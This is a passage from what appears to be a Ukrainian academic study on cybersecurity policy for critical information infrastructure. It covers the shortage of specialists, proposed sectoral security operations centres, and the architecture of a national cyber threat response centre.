- відсутність широковідомої у світі програми «Bug Bounty» (винагорода за виявлені вразливості інформаційної безпеки в інформаційно-телекомунікаційних системах).

Вказана проблема зумовлена наступними першопричинами:

- плинність кадрів та, як наслідок, недостатня кількість фахівців у сфері кібербезпеки з високим рівнем кваліфікації, зокрема у державному секторі, що є неприпустимим в контексті забезпечення національної безпеки;
- переважання принципу «реагування за фактом появи кіберінциденту», а не його «передбачення та вжиття необхідних контрзаходів» (проактивної реакції);
- відсутність впроваджених процесів та методик управління ризиками інформаційної безпеки на рівні, окремих галузей, державних органів та суб'єктів господарювання та держави у цілому;
- переважно низький рівень мотивації в забезпеченні кіберзахисту в державних органах через невизначеність прав, обов'язків та виду відповідальності власників (розпорядників) ОКЗ за дію або бездіяльність, що сприяла виникненню кіберінциденту, наслідками якого стали матеріальні та нематеріальні збитки (неефективне управління ризиками);
- низький рівень державно-приватної взаємодії у сфері кіберзахисту та невизначеність вимог до джерел фінансування заходів з кіберзахисту;

- застарілість критеріїв нормативно-правового регулювання з питань кіберзахисту, зокрема невідповідність сучасним вимогам, загрозам та підходам, недостатня гнучкість та можливість коригування відповідно до змін у ситуації, відставання процесів розвитку законодавства у сфері кібербезпеки від сучасних технологій.

Проблему приведення рівня розвитку системи забезпечення кібербезпеки у відповідність до сучасних загроз, викликів у кіберпросторі та глобальних тенденцій розвитку індустрії кібербезпеки можливо розв’язати шляхом комплексного, системного та рівномірного розвитку сил, засобів та заходів кіберзахисту, базуючись на принципах досягнення мети Концепції та принципах забезпечення кібербезпеки, визначених у Законі України «Про основні засади забезпечення кібербезпеки України».

Розв'язання проблеми передбачає здійснення ряду заходів на загальнодержавному, регіональному, галузевому рівні, а також на місцевому та об’єктовому рівнях.

На загальнодержавному рівні необхідно забезпечити:

збільшення кількості фахівців та якості їх підготовки у сфері кібербезпеки відповідно до потреб, додаткового стимулювання та мотивації до праці фахівців з кібербезпеки, задіяних у державному секторі, зокрема секторі безпеки і оборони України, насамперед шляхом удосконалення системи оплати їх праці та приведення величини заробітної плати у відповідність до ринкових (створення конкурентних умов праці) для запобігання відтоку існуючих фахівців та залучення нових;

удосконалення системи підготовки та підвищення кваліфікації фахівців у сфері кіберзахисту;

впровадження процесів та методик управління ризиками інформаційної безпеки на основі постійного моніторингу та аналізу загроз та вразливостей інформаційної безпеки для забезпечення стійкості функціонування ОКЗ;

удосконалення механізмів міжвідомчої взаємодії в рамках модернізації та розширення функціональних можливостей СКЗ ДІР та ОКІІ шляхом накопичення,

проведення аналізу даних про кіберзагрози та кіберінциденти, а також поширення їх засобами платформи/мережі платформ обміну індикаторами кіберзагроз (MISP);

впровадження оптимальних організаційно-технічних рішень зі удосконалення апаратної та програмної складових СКЗ ДІР та ОКІІ з необхідним функціоналом, що відповідає рівню зрілості інформаційної системи;

впровадження кращих стандартів уніфікації інформації про кіберзагрози, кіберінциденти та даних телеметрії, з урахуванням особливостей даних з систем управління технологічними процесами (SCADA), збору та агрегації потоків відеоданих, технології Великих Даних та Інтернету речей;

розвиток мережі галузевих ситуаційних центрів реагування на кіберінциденти;

розробку та прийняття необхідних нормативно-правових та нормативно-технічних документів;

визначення повноважень, завдань та відповідальності державних органів у сфері кіберзахисту, а також прав, обов'язків та відповідальності власників (розпорядників) ОКЗ;

удосконалення законодавства для впровадження вимог кращих світових практик (стандартів), норм і стандартів ЄС та НАТО із забезпечення інформаційної безпеки, кібербезпеки;

встановлення вимог до планування заходів, включаючи безперервності бізнес процесів організації, плани відновлення ОКЗ, плани проведення навчань (тренувань);

встановлення вимог та/або розроблення типових контрольних процедур (зокрема, контрольна перевірка резервних копії) та адміністративних регламентів в сфері кіберзахисту (щодо захисту, забезпечення стійкості ОКЗ та відновлення функціонування на випадок реалізації різних видів кіберзагроз (кібератак));

розробку механізмів державно-приватної взаємодії у сфері кіберзахисту на основі взаємної довіри, обміну інформацією про кіберзагрози в режимі реального часу, створення стимулів для інвестування у здійснення заходів, спрямованих на

забезпечення кіберзахисту, запровадження уніфікованих підходів щодо вимог до підвищення рівня кіберзахисту;

забезпечення стійкого розвитку системи забезпечення кібербезпеки з використанням механізму залучення фізичних та юридичних осіб на умовах аутсорсингу до виконання завдань з кіберзахисту ДІР та ОКІІ в рамках державно-приватної взаємодії та/або оптимізації організаційно-штатної структури ДЦКЗ Держспецзв'язку і Департаменту кіберзахисту Адміністрації Держспецзв'язку з метою розширення функціоналу у відповідності до кращих світових практик з кіберзахисту.

На регіональному та галузевому рівні необхідно забезпечити:

впровадження процесу управління ризиками інформаційної безпеки;

участь в установленому законодавством порядку в реагуванні на кризові ситуації, пов'язані з виникненням кіберзагроз, та забезпеченні кіберзахисту і стійкості ОКЗ;

здійснення своєчасного автоматизованого в режимі реального часу інформування (попередження) про кіберзагрози ОКЗ та надання інформаційної, консультативно-методичної, експертної, технологічної допомоги силам ОКЗ, користувачам їх послуг (населенню) з метою запобігання виникненню, реагування та мінімізації можливого впливу кіберзагроз;

розроблення стандартів та інших нормативних документів з питань кіберзахисту.

На об'єктовому рівні необхідно забезпечити:

впровадження процесу управління ризиками інформаційної безпеки;

забезпечення сумісності засобів кіберзахисту між собою та з платформою/мережею платформ обміну інформації про кіберзагрози;

автоматичне (або автоматизоване) регулярне оновлення засобів захисту (мережевих екранів, антивірусів, систем управління інформаційною безпекою та подіями (SIEM) та інших) за допомогою інтеграції з платформою/мережею платформ обміну інформації про кіберзагрози;

розроблення та виконання стандартів організації, об’єктових планів заходів, контрольних процедур та адміністративних регламентів в сфері кіберзахисту.

Наявні поширені методи та технічні засоби втрачають свою ефективність. За принципом своєї дії вони зорієнтовані здебільшого на протидії вже відомим загрозам, а не тим, що щойно з’явилися (можливо виникнуть найближчим часом (вразливості нульового дня), у той час як у сучасному кіберпросторі необхідним є забезпечення постійного проактивного захисту в режимі реального часу.

Тому сьогодні одним з найбільш ефективних засобів моніторингу та реагування на інциденти ІБ є створення SOC (Security Operations Center), який являє собою організаційно-штатну структуру, відповідальну за обробку інцидентів ІБ і розташовує необхідним технічним забезпеченням. Діяльність SOC повинна бути строго регламентована внутрішніми нормативними документами, що описують всі етапи процесу управління інцидентами - від їх реєстрації до усунення їх наслідків і подальшого розслідування. Його ефективність забезпечується конвеєрним підходом в організації роботи, автоматизацією рутинних завдань і тісною взаємодією з іншими підрозділами - як в частині реагування на інциденти, так і в частині визначення актуальних завдань інформаційної безпеки. Така організація дозволяє забезпечити стабільну якість роботи співробітників по виявленню і реагуванню на інциденти ІБ, чітко розуміти структуру інвестиційних та операційних витрат з урахуванням заданого рівня якості, а також мати можливість їх обґрунтування перед керівництвом організації. В якості базової платформи для організації SOC, як правило, виступає система моніторингу подій ІБ (SIEM), при цьому необхідно розуміти, що SOC НЕ дорівнює SIEM.

Організація ефективного SOC є не простим завданням, яке до того ж знаходиться на перетині трьох різних складових: кадри, технології і регламенти взаємодії-експлуатації. Проектування і створення SOC займає не менше 8-10 місяців і включає розгортання відмовостійкої інфраструктури з автоматичного збору, зберігання і кореляції подій аудиту, формулювання вимог і прийом персоналу з прив'язкою до специфіки номенклатури інцидентів ІБ, створення

необхідних правил кореляції подій, інструментальних панелей моніторингу та звітів за показниками повсякденної роботи команди SOC, а також регламентів реагування на інциденти і взаємодії з іншими підрозділами [35].

Враховучи, що з об’єктивних причин будувати SOC на кожному об’єкті критичної інфраструктури не вбачається можливим, пропонується розглянути можливість побудови системи галузевих SOC, які централізовано виявлятимуть та запобігатимуть кіберінцидентам на підконтрольних їм об’єктах. Реалізація подібних проектів дозволить значно знизити витрати на забезпечення кібербезпеки та водночас зменшити потребу постійній підготовці великої кількості висококваліфікованих офіцерів інформаційної безпеки.

Варто зазначити, що в українських реаліях, де в переважній більшості розпорядники інформаційно-комунікаційних систем не можуть забезпечити належний рівень кібербезпеки –передача цих функцій на «аутсорсинг», який повинен здійснюватися на галузевому або загальнодержавному рівні, в результаті має сприяти побудові ефективної системи забезпечення кібербезпеки на об'єктах критичної інформаційної інфраструктури.

2.4. Висновки до розділу

Підводячи висновки до розділу можна стверджувати, що не зважаючи на гіркий досвід масштабних кібератак останніх років органи державної влади не зробили відповідних висновків, а їхні інформаційно-комунікаційні системи зазнали максимум «косметичних» оновлень, що загалом не вплинуло на якість поточної системи забезпечення кібербезпеки. Дотепер в ОДВ можна масово зустріти вразливості, які офіцери інформаційної безпеки мали б усунути ще кілька років тому. Наявність надмірної кількості критичних вразливостей і інформаційно-комунікаційних системах ОДВ, в тому числі в ОКІІ свідчить про недостатню кваліфікацію відповідальних фахівців. Розпорядники ІТС подекуди вкладають кошти в системи кіберзахисту шляхом закупки ряду спеціалізованого обладнання та програмного забезпечення (NGFW, Sandbox, Mail Secirity, Gateway Security і т. п.), проте комплексно проблема не вирішується.

На сьогодні навіть найновітніші програмно-апаратні комплекси не можуть гарантувати абсолютний захист від кіберінцидентів/кібератак, хоча значно знижують ймовірність реалізації більшості загроз та зменшують величину можливих збитків . У кращих світових практиках основний акцент робиться не на пошуку вже відомих загроз (що має бути забезпечено за замовчуванням), а на налагодженні систем завчасного оповіщення, які забезпечують контроль штатного режиму функціонування ІТ-обладнання у реальному часі, повідомляють фахівців інформаційної безпеки у разі виникнення будь-якої аномальної активності, дозволяють своєчасно виявляти та протидіяти кібератакам , а також аналізувати потенційні загрози. Критеріями стійкості такої системи кіберзахисту є здатність своєчасно і ефективно реагувати на атаки і відновлювати роботу ІТС з мінімальними збитками. Проте навіть в ОДВ та ОКІІ де відсутні явні недоліки в переважній більшості випадків не організовано цілодобового моніторингу за подіями інформаційної безпеки, що створює передумови до проведення успішної таргетованої атаки, наприклад в кінці п’ятого робочого дня. При тому відсутність налагоджених процедур передачі досвіду між змінами та неминучої ротації фахівців доводить ситуацію до критичної.

Тому для побудови дієвої системи забезпечення кібербезпеки одним з найбільш практичних рішень може бути розбудова галузевих та загальнодержавних центрів реагування на кіберінциденти.

Розділ 3. РЕАЛІЗАЦІЯ СИСТЕМИ ЗАБЕЗПЕЧЕННЯ КІБЕРБЕЗПЕКИ

3.1. Концептуальна архітектура

Метою створення міжгалузевої системи забезпечення кібербезпеки на об’єктах критичної інформаційної інфраструктури (далі – Система) є створення умов для міжгалузевої взаємодії та ефективного технологічного забезпечення заходів щодо:

запобігання використанню кіберпростору у воєнних, розвідувально-підривних, терористичних та інших протиправних і злочинних цілях;

своєчасне виявлення і реагування на кіберінциденти та кібератаки, усунення їх наслідків;

інформаційного обміну стосовно реалізованих та потенційних кіберзагроз;

проведення аудиту інформаційної безпеки, у тому числі на підпорядкованих об’єктах та об’єктах, що належать до сфери їх управління

Основним завданням Системи має стати забезпечення належного рівня захищеності об’єктів критичної інфраструктури України у визначених законодавством галузях від реалізації кіберзагроз шляхом впровадження сучасних високоефективних інструментів виявлення і попередження кіберінцидентів та кібератак, усунення передумов до їх виникнення (проведення).

Система має стати частиною технологічної інфраструктури національної системи кібербезпеки України яка покликана:

1) забезпечити передню лінію оборони проти кіберзагроз шляхом посилення загальної ситуаційної обізнаності щодо інцидентів та вразливостей у середовищі галузевих державних установ та на об’єктах їх критичної інфраструктури;

2) запобігати вторгненням завдяки обміну інформацією та функціонуванню відповідних централізованих та децентралізованих технологічних систем та організаційних ініціатив, що здатні зменшити поточні вразливості, попередити нові та, у разі виникнення загроз, ефективно їх локалізувати;

3) захищати від повного спектру кіберзагроз через взаємодію із ДССЗЗІ та СБУ задля проведення відповідних контррозвідувальних та розвідувальних операцій у кіберсередовищі тощо;

4) зміцнити середовище кібербезпеки на галузевих об’єктах, що належать приватним власникам, через консультаційні, організаційні тощо ініціативи;

5) стимулювати та забезпечувати проведення кібернавчань серед власників об’єктів критичної інфраструктури, відповідних тестів, досліджень та розробок.

Ефективне виконання основного завдання Системи забезпечується шляхом здійснення наступних заходів:

1) отримання від суб’єктів забезпечення кібербезпеки України та партнерських організацій інформації про актуальні кіберзагрози та їх джерела, її накопичення та узагальнення;

2) проведення аналітичної обробки інформації про актуальні кіберзагрози, їх джерела, вироблення за її результатами демаскувальних ознак (ідентифікаторів компрометації, сигнатур, аномалій та інших критеріїв розпізнавання) кібератак, кіберінцидентів та передумов до їх здійснення (виникнення);

3) автоматизованого поширення розроблених демаскувальних ознак кібератак, кіберінцидентів та передумов до їх здійснення (виникнення) між об’єктами критичної інфраструктури транспортної галузі;

4) виявлення за розробленими демаскувальними ознаками кібератак, кіберінцидентів та передумов до їх здійснення (виникнення) на об’єктах критичної інформаційної інфраструктури транспортної галузі;

5) створення умов для всебічного і повного розслідування кіберінцидентів та кібератак;

6) попередження кібератак шляхом блокування шкідливого телекомунікаційного трафіку та іншими методами нейтралізації, усунення умов, що сприяють їх здійсненню;

7) автоматизованого обміну інформацією з питань кібербезпеки між експлуатантами об’єктів критичної інформаційної інфраструктури транспортної галузі та іншими суб’єктами забезпечення кібербезпеки;

8) формування навчальної бази для підготовки та підвищення кваліфікації фахівців з кіберзахисту транспортної галузі.

Головним принципом побудови Системи є централізоване об’єднання галузевих підсистем управління кібербезпекою на об’єктах критичної інформаційної інфраструктури в окремих галузях України.

Основою структурної розбудови системи має стати розподілена мережа ситуаційних центрів забезпечення кібербезпеки (СЦЗК), організованих за галузевим, секторальним чи адміністративно-територіальним принципами, що об’єднуються в єдину інформаційно-телекомунікаційну мережу і забезпечують збалансоване застосування сил і засобів забезпечення *кібербезпеки* та *кіберзахисту* на конкретному об’єкті відповідно до визначеного типу (моделі) реальних або потенційних кіберзагроз.

Основними елементами такої мережі, що утворюють інфраструктуру Системи, є об’єднані в єдину мережу за допомогою функціонально споріднених автоматизованих інформаційних систем:

1) Об’єкти критичної інформаційної (ОКІ) інфраструктури;

2) Головний міжгалузевий ситуаційний центр забезпечення кібербезпеки;

3) Галузеві та Секторальні центри забезпечення кібербезпеки.

Виконання основних завдань Системи на міжгалузевому рівні та безпосереднє здійснення координації заходів щодо застосування сил і засобів забезпечення кібербезпеки в окремих галузях має здійснюватися Головним міжгалузевим центром, що у межах своєї компетенції безпосередньо здійснює заходи із забезпечення кібербезпеки, кібероборони та кіберзахисту у визначених законодавством галузях.

Виконання основних завдань Системи на галузевому рівні має здійснюватися Галузевими центрами забезпечення кібербезпеки, що створюються

центральними органами виконавчої влади, які забезпечують реалізацію державної політики, у тому числі, сфері забезпечення кібербезпеки, у відповідних галузях.

У рамках окремих галузей можуть функціонувати окремі Секторальні центри забезпечення кібербезпеки, що створюються профільним відомством чи підприємством, які здійснюють централізоване управління/регулювання за певним напрямком виробничо-господарської діяльність чи відокремленої за визначеними ознаками групи об’єктів критичної інфраструктури держави у рамках окремої галузі.

Функціонування галузевих та секторальних центрів забезпечується органами виконавчої влади, рішенням якого вони утворені.

Галузеві та Секторальні центри забезпечення кібербезпеки складають основу архітектурної побудови Галузевих підсистем управління кібербезпекою на об’єктах критичної інформаційної інфраструктури України.

Основу структурної розбудови Галузевої підсистеми управління кібербезпекою мають складати Галузеві (секторальні) центри забезпечення кібербезпеки та ОКІ конкретної галузі.

Основними функціональними завданнями є:

1) централізований моніторинг та управління інцидентами кібербезпеки;
2) захист мережі від атак та управління мережними аномаліями;
3) централізоване детектування та аналіз шкідливого коду;
4) управління захистом електронної пошти та шлюзами веб-доступу;
5) обмін індикаторами загроз та система раннього попередження.

Для вирішення поставлених завдань Галузева підсистема управління кібербезпекою повинна з високим ступенем надійності забезпечувати здійснення наступних організаційно-технічні заходів:

1) ідентифікацію – як заходи, що здійснюються системою для визначення користувачів та ресурсів, оцінки ризиків, оцінки вразливостей;

2) захист – як заходи, що здійснюються системою для контролю доступу, захисту даних (конфіденційність, цілісність, доступність), опис процесів та процедур, захисту від атак, технічної підтримки, тренування персоналу;

3) виявлення – як заходи, що здійснюються системою для збору подій та виявлення аномалій, моніторингу та виявлення інцидентів безпеки, систем пошуку індикаторів компрометації, в тому числі за допомогою ретроспективного аналізу, побудови процесу детектування та обміну інформацією;

4) реагування – як заходи, що здійснюються системою для аналізу інцидентів безпеки, протидії та блокуванню засобами захисту, покращення системи захисту на регулярній основі;

5) відновлення – як заходи, що здійснюються системою для відновлення після кібератаки та забезпечення відповідного розслідування.

Галузева підсистеми управління кібербезпекою повинна забезпечувати ефективне виконання наступних **функцій**:

1) обмін з іншими суб’єктами забезпечення кібербезпеки і всередині системи інформацією про кіберзагрози (Threat Intelligence Feeds) у форматах, адаптованих до сучасних платформ Malware Information Sharing Platform (MISP), зокрема MISP-UA на платформі СБУ, її збереження та аналітичне оброблення;

2) довготривале збереження великих обсягів структурованих даних, що стосуються кібербезпеки;

3) автоматичне завантаження або ручне уведення до системи правил виявлення кібератак та кіберінцидентів, сформованих за протоколами Snort (Suricata) та Bitsight;

4) автоматизований аналіз на рівні мережевих та прикладних протоколів мережевого трафіку (зокрема, NetFlow), що надходить на об’єкти критичної інформаційної інфраструктури з глобальних комунікаційних мереж та циркулює всередині зазначених об’єктів, розпізнавання у ньому за сигнатурами та аномаліями шкідливого програмного забезпечення;

5) виявлення у режимі реального часу порушень політик безпеки у контрольованому об’єкті критичної інформаційної інфраструктури;

6) аналіз журналів і розширену аналітику поведінки програмних додатків, станів системи та лог-файлів;

7) перенаправлення трафіку підозрілих інтернет з'єднань на безпечні сервери (англ. "safeservers") з їх дослідженням із використанням технологій "пісочниця"(англ. "sandbox"), що мають забезпечувати запуск та виконання підозрілих програм у контрольованому віртуальному середовищі, відокремленому від решти операційних систем та ПК;

8) фільтрацію електронної пошти, що спрямовується на IP-адреси об'єктів критичної інфраструктури транспортної галузі;

9) отримання від різних джерел, агрегацію, візуалізацію та аналітичну обробку даних, що стосуються кібербезпеки, їх кореляцію, генерацію сигналів оповіщення про кіберінциденти (кібератаки);

10) експертний аналіз даних про кібератаки і кіберінциденти, необхідний для проведення їхнього розслідування;

11) блокування кібератаки шляхом:

– обривуз'єднання з нападником;

– переконфігурації маршрутизаторів і міжмережевих екранів для блокування шкідливого телекомунікаційного трафіка;

– переконфігурації маршрутизаторів і міжмережевих екранів для блокування мережних портів, протоколів або сервісів на стороні об'єкта критичної інформаційної інфраструктури, які використовуються для проведення кібератаки;

– переконфігурації маршрутизаторів і міжмережевих екранів для блокування всіх з'єднань до об'єкта критичної інформаційної інфраструктури, на який здійснюється кібератака.

12) проведення в рамках аудиту інформаційної безпеки пен-тестінгу об'єктів критичної інформаційної інфраструктури;

13) підготовку звітів з питань кіберзахисту визначених змісту і формату.

Джерелом відомостей про кіберінциденти в Галузевій підсистемі управління кібербезпекою мають стати засоби виявлення кібератак, аномалій чи відхилень від нормального функціонування (сенсори подій, датчики кіберінцидентів) на об’єктах критичної інформаційної інфраструктури.

Зазначені відомості агрегуються галузевими / ситуаційними центрами забезпечення кібербезпеки та в режимі реального часу накопичуються у розподіленій загальнонаціональній базі даних кіберінцидентів.

Обмін інформацією в рамках Галузевої підсистеми управління кібербезпекою підпорядковується загальній меті (забезпечення стану захищеності) та враховує різницю функціональних завдань між ключовими елементами Системи. Обмін інформації здійснюється з урахуванням наступних особливостей:

- ОКІ забезпечують фіксацію подій, що можуть бути визначені як кіберінцидент, та скеровуть ці дані до відповідних ситуаційних центрів кібербезпеки для аналізу;
- після отримання ідентифікаторів компрометації від відповідних ситуаційних центрів кібербезпеки, ОКІ забезпечує їх впровадження до власних систем кіберзахисту.
- Ситуаційні центри кібербезпеки відповідно до їх функціональності та ієрархічної підпорядкованості здійснюють отримання та аналіз даних про кіберінциденти від ОКІ, та забезпечують розробку та надсилання ідентифікаторів компрометації до ОКІ.
- Ситуаційні центри кібербезпеки відповідно до їх функціональності та ієрархічної підпорядкованості здійснюють необхідні організаційні та технічні заходи щодо розгортання мережі сенсорів подій на ОКІ та безперешкодного надходження від них даних про кіберінциденти до власних серверів аналізу (SIEM).

Для забезпечення сталого та безпечного інформаційного обміну в межах Системи як розподіленої мережі ситуаційних центрів забезпечення кібербезпеки,

дотримання специфічних вимог щодо узагальнення (деперсоналізації, знеособлення) супутніх даних про кіберінциденти, схема інформаційного обміну між основними елементами Системи має передбачати створення окремих локальних (віртуальних) мереж (каналів):

1) для передавання даних про кіберінциденти від ОКІ до відповідних ситуаційних центрів кібербезпеки;

2) для передавання даних про кіберінциденти від галузевих та секторальних ситуаційних центрів кібербезпеки до Головного міжгалузевого ситуаційний центр забезпечення кібербезпеки;

3) для налаштування/модернізації сенсори подій та датчиків кіберінцидентів на ОКІ;

4) для управління безпекою серверів, систем віртуалізації та системного ПЗ, що використовуються при розташуванні та експлуатації сенсорів подій на ОКІ (без повноважень щодо їх налаштування/модернізації);

5) для обміну даними з ситуаційними центрами кібербезпеки інших суб'єктів забезпечення кібербезпеки у рамках функціонування Національної системи кібербезпеки України.

Враховуючи, що ключовим елементом в Системі має стати Головний міжгалузевий ситуаційний центр забезпечення кібербезпеки, або ж його більш традиційна назва Центр реагування на кіберзагрози (далі – ЦРКЗ) – пропонується детальніше ознайомитись з його концептуальною архітектурою, яку загалом можна розділити на телекомунікаційну та програмну складову.

До телекомунікаційної складової відносяться обов'язкові компоненти:

- серверне обладнання;
- комутаційне обладнання;
- міжмережеві екрани;
- системи емуляції середовища для виконання потенційно шкідливого програмного коду;
- канали зв'язку.

До програмної складової доцільно включити основні компоненти для роботи ЦРКЗ:

- гіпервізор VMware ESXi;
- система збору та аналізу подій щодо безпеки Splunk Enterprise Security;
- система управління кіберінцидентами Cybersponse;
- система виявлення та моніторингу вразливостей у інформаційній інфраструктурі (Risk Manager).

ЦРКЗ розглядається як мультиагентне середовище, в якому численна кількість організацій/споживачів можуть отримати безпечний доступ до послуг розміщених на платформах спільного користування.

ЦРКЗ матиме змогу отримувати дані з різних джерел даних, розміщених в сенсорах та центрах обробки даних ЦРКЗ.

Дані користувачів послуг повинні бути захищені як протягом процесу їх передачі, так і зберігання. Дані, що отримані від сенсорів, розміщуються у логічному контейнері/логічних контейнерах, які, в свою чергу, закріплені за цими споживачами.

Платформа передбачає впровадження політики безпеки на основі ролей (Role-based access control, RBAC), за якою автентифікація та авторизація виконуються на рівні центральної служби автентифікації та авторизації, тим самим обмежуючи доступ користувачів до даних та інструментів на основі ролей.

Всі спроби користувачів отримати доступ до користування послугами повинні бути зареєстровані з метою їх подальшої перевірки.

При можливості слід застосовувати загальну інформаційну модель (Common Information Model, CIM), яка, в свою чергу, дає змогу застосовувати семантичну модель при отриманні доступу до даних, що збираються та зберігаються у сховищах даних.

Архітектурою передбачається автоматизація процесу підрахунку та формування звітності стосовно якості рівня обслуговування та надання послуг (Service Level Objectives, SLOs), ключових індикаторів ефективності (Key

Performance Indicators, KPIs) та ключових індикаторів ризиків (Key Risk indicators, KRIs).

Архітектура повинна бути гнучкою та масштабованою для підтримки різноманітних сценаріїв її використання споживачами.

Архітектура повинна бути масштабованою з метою підтримки більшої кількості сенсорів, не зазнаючи при цьому суттєвих змін, окрім випадків запланованого розширення компонентів обладнання, програмного забезпечення та збільшення кількості ліцензіатів.

Автоматизація як основний сервіс та оптимізація всієї роботи є головними принципами функціонування ЦРКЗ.

ЦРКЗ збирає інформацію про загрози з відкритих, комерційних та продуктових потоків даних щодо загроз.

Сервіси ЦРКЗ, яким потрібен доступ до мережі Інтернет або ті, які взаємодіють з сенсорами, повинні бути розміщені в інтернет блоці, який містить власний набір засобів захисту.

Всі сховища даних повинні бути розміщенні у внутрішніх блоках без прямого доступу до мережі інтернет або сенсорів.

Сховища даних повинні розміщуватись у двох центрах обробки даних (ЦОД1 та ЦОД2) з можливістю автоматичної реплікації даних між ЦОД1 та ЦОД2. Персонал ЦРКЗ, за умови успішної авторизації та дотримання принципів прозорості, може вилучати дані з обох ЦОД.

Віртуальні машини використовуються для розміщення додатків ЦРКЗ.

Принцип роботи ЦРКЗ передбачає збір та зберігання даних з великої кількості сенсорів.

Дані, що отримані з сенсорів, ЦОД1 та ЦОД2, повинні зберігатись щонайменше протягом трьох років. Виконання даних умов передбачає архівування та зберігання даних поза межами ЦРКЗ.

Організаціям не буде надано прямого доступу до даних, що отримані з сенсорів. Тим не менш, організації матимуть доступ до інцидентів порушення безпеки, про які повідомляють дослідники ЦРКЗ через портал з питань

кібербезпеки. Через вищезазначений портал вони можуть подати запит на отримання копії аудиту подій в системі безпеки, які були згенеровані їхніми сенсорами.



Рис. 3.1. Взаємодія блоків ЦРКЗ

Таблиця 3.1

Архітектурні блоки ЦРКЗ

Блок	Опис
Джерела даних	Цей блок представляє всі джерела даних, включаючи ті, що розміщені в: • Сенсорах • ЦОД1 та ЦОД2 Типи даних, що будуть зібрані за допомогою цього блоку, включають наступні: • Повідомлення в системних журналах • Попередження щодо безпеки (Security alerts)
Збір та зберігання даних	Цей блок представляє функцію збору та зберігання даних.
Архів даних	Даний блок виконує функцію архівування даних, отримання доступу до яких зі сторони ЦРКЗ більше не викликає потреби.
Аналітика даних	Даний блок представляє можливості аналітики безпеки, що застосовуються по відношенню до даних щодо їх вмісту та контексту. Аналітика може подаватись у формі:

Блок	Опис
	• Аналітика, що базується на детермінованих правилах (Deterministic rules-based (DRB) analytics) • Аналітика, що базується на статистичних правилах (Statistical rules-based (SRB) analytics) • Аналітика, що базується на інтелектуальній обробці даних (Data science-centric (DSC) analytics)
Інформаційна панель / інформаційні панелі ЦРКЗ	Портал, через який персонал ЦРКЗ за допомогою інформаційних панелей матиме доступ до перегляду попереджень щодо безпеки та матиме змогу робити запити щодо надання інформації про актуальні події.
Джерела контекстних даних	Джерела контекстних даних, необхідні для отримання інформації про сценарії використання. Щодо власне Проекту, то в даному випадку це будуть такі системи, як Microsoft Active Directory (AD) в ЦОД1 і ЦОД2, а також система оцінки вразливостей.
Розвідка загроз (Threat intelligence, TI)	Даний блок відповідає за надання актуальної та необхідної для сервісів ЦРКЗ інформації про загрози.
Керування розслідуваннями	Даний блок являє собою систему керування розслідуваннями щодо інцидентів порушення безпеки.
Інструменти дотримання безпеки	Даний блок являє собою сукупність таких інструментів дотримання безпеки як технологія контролю доступу до мережі та міжмережеві екрани.This block is added for reference purposes. Даний блок доданий з метою на його подальше посилання.
Інструменти формування звітності	Цей блок представляє наступні функціональні можливості формування звітності.

Архітектурою передбачається передача інформації між різними блоками. Очікувана модель передачі інформації зображена на Рисунку 3.1, а її опис представлено в Таблиці 3.1. При кожній можливості відбувається застосування прикладних програмних інтерфейсів (APIs), особливо у випадку використання функціональних можливостей на базі різних технологій.

Взаємодія між блоками має відбуватися наступним чином:

1) Інформація щодо загроз передається у блок керування розслідуваннями з метою отримання максимального обсягу інформації про інцидент в автоматичному чи ручному режимі. Наприклад, блок розвідки загроз відреагує на запит від блоку керування розслідуваннями шляхом надання інформації про

індикатор компрометації (Indicator of compromise, IOC).

2) Контекстна інформація передається у блок керування розслідуваннями з метою отримання максимального обсягу інформації про інцидент у автоматичному чи ручному (під час безпосередньої участі дослідника) режимі. Наприклад, Microsoft Active Directory (AD) відреагує на запит від блоку керування розслідуваннями, надавши при цьому інформацію про користувача або комп'ютер.

3) Дані передаються у блок керування розслідуваннями з метою оновлення інформації про сценарії у автоматичному чи ручному (під час безпосередньої участі дослідника) режимі. Наприклад, блок збору інформації відреагує на запит від блоку керування розслідуваннями, шляхом надання інформації про повідомлення в системних журналах або попередження щодо безпеки.

4) Кейс буде автоматично створений або оновлений у разі виникнення попередження щодо безпеки за допомогою блоку аналітики даних.

